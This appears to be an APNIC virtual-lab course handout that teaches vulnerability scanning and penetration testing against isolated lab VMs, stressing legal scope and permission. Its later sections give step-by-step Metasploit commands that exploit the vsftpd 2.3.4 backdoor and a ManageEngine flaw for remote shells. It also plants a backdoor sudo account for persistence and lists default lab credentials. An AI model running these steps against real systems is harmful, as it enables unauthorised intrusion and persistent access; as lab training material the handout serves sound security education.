 - <https://academy.apnic.net/en/virtual-labs?labId=107137>
- Log into the Kali VM
 - Username and password is on the right side of the lab window

Preparations

- Notes about the lab environment
 - When you start the lab, it will be on the Instructions tab on the right side
 - Click Resources to see the different VMs running
 - Kali is the primary VM we will be working from
 - No need to log into the other 2 VMs until specifically told to
 - Clicking the green text on the right will paste that into the active window



Preparations



- Notes about the lab environment
 - The lab has a timer for active sessions
 - When the timer gets low, you can click to extend the time.
 - Time-out means the lab will suspend, but will save your progress.
- You will have access to this lab for about 1 week

infoSEC 003: Vulnerability Scanning and Penetration Te

1 Hr 20 Min Remaining

Preparations

- Notes about the lab environment
 - If your Kali screen looks a bit small, just resize your browser window a little bit and Kali will refresh to take up the full space available



Penetration Testing

- Vulnerability assessment
 - A methodical review of all vulnerabilities within the scoped system/network
 - The goal is a prioritised list of vulnerabilities to guide the administrators in their remediation efforts
 - Usually performed when you know you have issues, as a way to improve security
 - Can be performed with credentials (host based) or non-credentialed (network based)
 - This can be seen as part of an audit

Penetration Testing

- Penetration test (aka pen test)
 - Simulated attacks to compromise a system within the scoped system/network
 - The goal is to obtain access to what is considered the “crown jewels”
 - In capture the flag (CTF) competitions, this is called the “flag”
 - Used to test a mature security defenses
 - On its own, a penetration test does not look for all vulnerabilities, just the ones needed to achieve the goal
 - This is what they do in movies

Penetration Testing

- Defining the Scope
 - It's important to define the scope to cover the breadth and depth of the assessment
 - What systems and networks are allowed to be tested? (attack surface)
 - How far can the testing go from non-intrusive scanning to active exploitation (intrusive)
 - What is the goal or objective of the testing team? What flag to capture?
 - Black box test – testing without prior or inside knowledge, external team
 - White box test – testing with knowledge of the environment, usually an internal team

Penetration Testing

- Legal issues
 - When performing the actions of an attacker it's important to stay on the right side of the law
 - There are entire codes of ethics around professional pentesters and pentest certifications
 - Stay legal in your actions, and always have permission
 - Contracts (pre-test) and reports (post-test) take up the major of your time
 - Black hats – no permission, illegal activity
 - White hats – security professionals, operating legally and with permission
 - Grey hats – sitting on the fence, performing both legal and illegal actions, possibly reformed(?) black hats

Penetration Testing


- Post-Pentest Reports
 - Shows dramatic proof of vulnerabilities and risks
 - Document all actions taken in a reproducible form
 - Detail the amount of effort required during the test, as an indication of the level of protection employed on the systems
 - Provide actionable intelligence to mitigate the vulnerabilities exploited, and other issues discovered during the test
- A large collection of publicly available pentest reports
 - <https://github.com/juliocezarfort/public-pentesting-reports>

Penetration Testing

- Regular security testing
 - Vulnerability assessments and penetration tests are best performed on a regular basis
 - May be required for compliance, but remember most compliance is just a minimum baseline
 - Some vulnerability assessment tools can perform continuous scanning to quickly detected changes to the environment
 - New server on the network, new applications installed, opening firewall policies
 - Penetration tests are best repeated after remediation work has been completed, as by their nature a single penetration test may not find all vulnerabilities

Penetration Testing

- Attack Life Cycle



Security Tools and Measures

- Reiterating legal issues
 - You only have permission to perform these hands-on exercises on the local lab network, 192.168.30.xxx
 - This lab does not have access to the public Internet
 - If you use these tools on your own, please ensure you have permission from the system/network owner first


Security Tools and Measures

- VM preparation
 - Kali Linux is our main attacking platform, use this by default
 - Switch to Kali and make sure you can log in with
Username: root
Password: toor
 - Open a terminal window and run ifconfig
 - You should have an address like 192.168.30.101



Security Tools and Measures

- Nmap
 - Network Mapper, for network discovery and auditing
 - Combines port scanning, firewall detection/evasion, service version detection, OS detection, and more
 - Featured in The Matrix Reloaded, Die Hard 4, Girl With the Dragon Tattoo, The Bourne Ultimatum, and many more
- Screenshots at nmap.org/movies/



Security Tools and Measures

- Nmap
 - `nmap -sS <meta2_IP>`
 - Example: `nmap -sS 192.168.30.10` (but use your own Meta2 address)
 - -sS uses a TCP SYN scan to find open ports, and doesn't complete the 3-way handshake. This is best used on it's own to get fast results and to be a little stealthy.
 - Because we are not completing the 3 way handshake and not connecting to the services fully, the nmap output will only show if the port is open or closed.

Security Tools and Measures

- Nmap
 - `nmap -sV -O <meta2_IP>`
^^ this is a capital “oh”
 - -sV tests the open ports to find service and version information, but will have to make a full connection
 - -O (capital ‘oh’) enables OS detection
 - `nmap -sU -p 50-170 <meta2_IP>`
 - -sU scans UDP ports 50-170 (scanning a large range is slow)

Security Tools and Measures

- You can also output nmap results to an XML file using `-oX filename`
 - Useful for automated tools to read and interpret the results
 - `nmap -sV -oX nmap1.xml <meta2_IP>`
 - `less nmap1.xml`

Security Tools and Measures

- Use ndiff to compare scans looking for differences
 - Useful to compare scans over time to find unknown/unexpected changes, and can be scripted to run at regular intervals
 - Test before and after making security changes to see the impact
 - `cd nmap`
 - `ls -al`
 - Try comparing nmap1 against nmap2, then nmap2 against nmap3
 - `ndiff nmap1.xml nmap2.xml`
 - Discuss: What are the differences between the 2 date stamped files?

Security Tools and Measures

- SPARTA
 - GUI on top of nmap
 - Provides some other features like screenshotting, nikto web vulnerability scanning, sql scanning, and staged nmap scans
 - Run SPARTA: Applications > 02 - Vulnerability Analysis > sparta
 - Click on the actual text “Click here to add host(s) to scope”
 - Let’s scan your own Meta2 and Meta3 addresses, separated by a space
 - When done, click on an IP address then click the tabs on the right
- Discuss: What interesting output do you see?

Security Tools and Measures

- NetBIOS and Nmap Scripts
 - nmap supports a large variety of different scripts to perform tasks beyond just port scanning
 - This command uses all scripts whose names start with smb-enum*
 - `nmap --script=smb-enum* -p 445 <meta3_IP>`
 - Try running these tools against meta2 as well (Linux running smbld)
 - `nmap --script=smb-enum* -p 445 <meta2_IP>`
 - There is also a group of default scripts that scan more than just 445/tcp
 - `nmap --script=default <meta3_IP>`

Security Tools and Measures

- NetBIOS
 - There is also wrapper scripts which combine several tools into one
 - `enum4linux <meta3_IP>`
 - Also try against meta2
- Discuss: What interesting output do you see?
What happens if you point it to your laptop?

Security Tools and Measures

- SNMP Community Strings
 - In Kali, look at the `snmp_short_pass.txt` wordlist which some tools can use to try brute force attacking the SNMP community string
 - `cd /usr/share/metasploit-framework/data/wordlists/`
 - `ls -al`
 - `less snmp_short_pass.txt`
 - Have a look at the snmp word list, these are common default community strings
 - (press **q** to exit from the **less** command)
 - We deleted line 33 from the `snmp_default_pass.txt` file because it was too long (a bug in the tool we use on the next slide)

Security Tools and Measures

- onesixtyone
 - `onesixtyone -c snmp_short_pass.txt 127.0.0.1`
 - Do you see where the default community string is displayed?
 - `./change_snmpd.sh`
 - This changes the SNMP community string to something harder, then run the above onesixtyone command again to crack the new “password”
 - If you run `./change_snmpd.sh` again, it will change it back to the easy one

Security Tools and Measures

- SNMP enumeration tools

- `snmp-check -c pr1v4t3 127.0.0.1`
 - `snmpwalk -c pr1v4t3 -v1 127.0.0.1`




127.0.0.1 [`pr1v4t3`] Linux kali 4.12.0-kali2-amd64

- Whatever password you found using onesixtyone, use that here to access the SNMP server. So if it was still “public” then you would use “public” in `snmp-check` and `snmpwalk`

Security Tools and Measures

- OpenVAS
 - In the beginning (1998), there was Nessus, an open source security and vulnerability scanner
 - In 2005, Nessus 3 was changed to closed source and sold under the new Tenable Network Security company
 - Nessus 2 was still open source and was forked into OpenVAS, Open Vulnerability Assessment System
 - OpenVAS uses community created/maintained Network Vulnerability Tests (NVTs)

Security Tools and Measures

- OpenVAS
 - WebUI created by Greenbone
 - Start the OpenVAS services: `openvas-start`
 - Open Firefox browser  and go to `https://127.0.0.1:9392`
 - Username = admin
 - Password = password
- Exercise: Schedule a scan an immediate scan (and wait)
- Exercise: Review pre-made reports, and deltas/differences

Security Tools and Measures

- Nikto
 - Nikto is a web server scanning tool to find server misconfigurations, dangerous files, old server versions, and other vulnerabilities
 - <https://cirt.net/Nikto2>
 - Lets do a benchmark scan against the default Apache install on Kali
 - ```
nikto -host 127.0.0.1 -ask no -output ~/nikto-before.txt
```
  - Discuss: What do you see in the output?  
(keep nikto-before.txt for later)




This is a tilde symbol

~

# Security Tools and Measures

- Metasploit
  - Penetration testing software,
  - Used to find, exploit, and validate vulnerabilities
  - Metasploit Framework is an open source project
  - Commercial versions are maintained and sold by Rapid7 and focus on web interface, automation, as streamlining common tasks



# Security Tools and Measures

- Metasploit – Meta2 Linux exercise
  - First, let's use nmap to scan the Meta2 Linux VM
    - `nmap -sV <meta2_IP>`
  - Let's look at the first one on the list, FTP server: vsftpd 2.3.4
  - Run Metasploit
    - Applications > 08 – Exploitation Tools > Metasploit
    - Alternatively, you can just run `msfconsole` from a terminal window
  - You should see a new terminal window with the prompt: `msf >`
  - `help`

# Security Tools and Measures

- This console uses tab completion to make typing easier
- `search vsftpd`

## Matching Modules

=====

| Name                                                                            | Disclosure Date | Rank      | Description   |
|---------------------------------------------------------------------------------|-----------------|-----------|---------------|
| -----                                                                           | -----           | ----      | -----         |
| <code>exploit/unix/ftp/vsftpd_234_backdoor</code><br>Backdoor Command Execution | 2011-07-03      | excellent | VSFTPD v2.3.4 |

- `use exploit/unix/ftp/vsftpd_234_backdoor`
- `info`


# Security Tools and Measures

- `show options`
- `set RHOST <meta2_IP>`
- `show payloads`
- `set PAYLOAD cmd/unix/interact`
- `run`
  - or you can type `exploit` if that makes you feel more like a hacker
- It won't show a prompt, but try typing `ifconfig` and `whoami` and `ls`  
Congrats, you just hacked a root shell on a remote server!

- More guides at <http://www.hackingtutorials.org/metasploit-tutorials/metasploit-commands/>

# Security Tools and Measures

- Now let's make sure we can get back into this server later
  - `useradd -s /bin/bash notahacker`
  - `passwd notahacker`
  - `echo "notahacker ALL=(ALL) ALL" >> /etc/sudoers`
  - Open a new terminal on Kali, and SSH to Meta2 using notahacker
  - `ssh -l notahacker <meta2_IP>`
  - `nmap <meta3_IP>`



# Security Tools and Measures

- Metasploit – Meta3 Windows exercise
  - First, let's use nmap to scan the Meta3 Windows VM
    - `nmap -sV <Meta3_IP>`
  - Connect to port 8383 in a browser: `https://<Meta3_IP>:8383`
  - ManageEngine... didn't it have really bad vulnerability a couple of years back?
    - Of course in the real world you wouldn't know or remember this, but with web search tools it's not overly difficult to search for known vulnerabilities in applications and specific versions.
  - Run Metasploit
    - If you still have Metasploit open from the previous exercise, just type `back`
    - Otherwise: Applications > 08 – Exploitation Tools > Metasploit



# Security Tools and Measures

- `search manageengine`
- Look for `exploit/windows/http/manageengine_connectionid_write` which has a rank of “excellent”
- `use exploit/windows/http/manageengine_connectionid_write`
- `info`
- `show options`
- `set RHOST <Meta3_IP>`
- `set RPORT 8383`
- `set SSL true`
- `run`
- Now run Windows commands like `ipconfig` , `pwd` and `dir`
- Congrats, you just hacked a Windows remote shell that has NT AUTHORITY\LOCAL SERVICE privileges

# Security Tools and Measures

- Metasploit – SSH version detection
  - This shows you the different features of Metasploit framework
  - Run Metasploit
    - Applications > 08 – Exploitation Tools > Metasploit
  - `search ssh_version`
  - `use auxiliary/scanner/ssh/ssh_version`
  - `info`
  - `show options`
  - `set RHOSTS <Meta2_IPs>`
  - `set THREADS 100`
    - not necessary for this scan, but will help with real world scanning of many hosts
  - `run`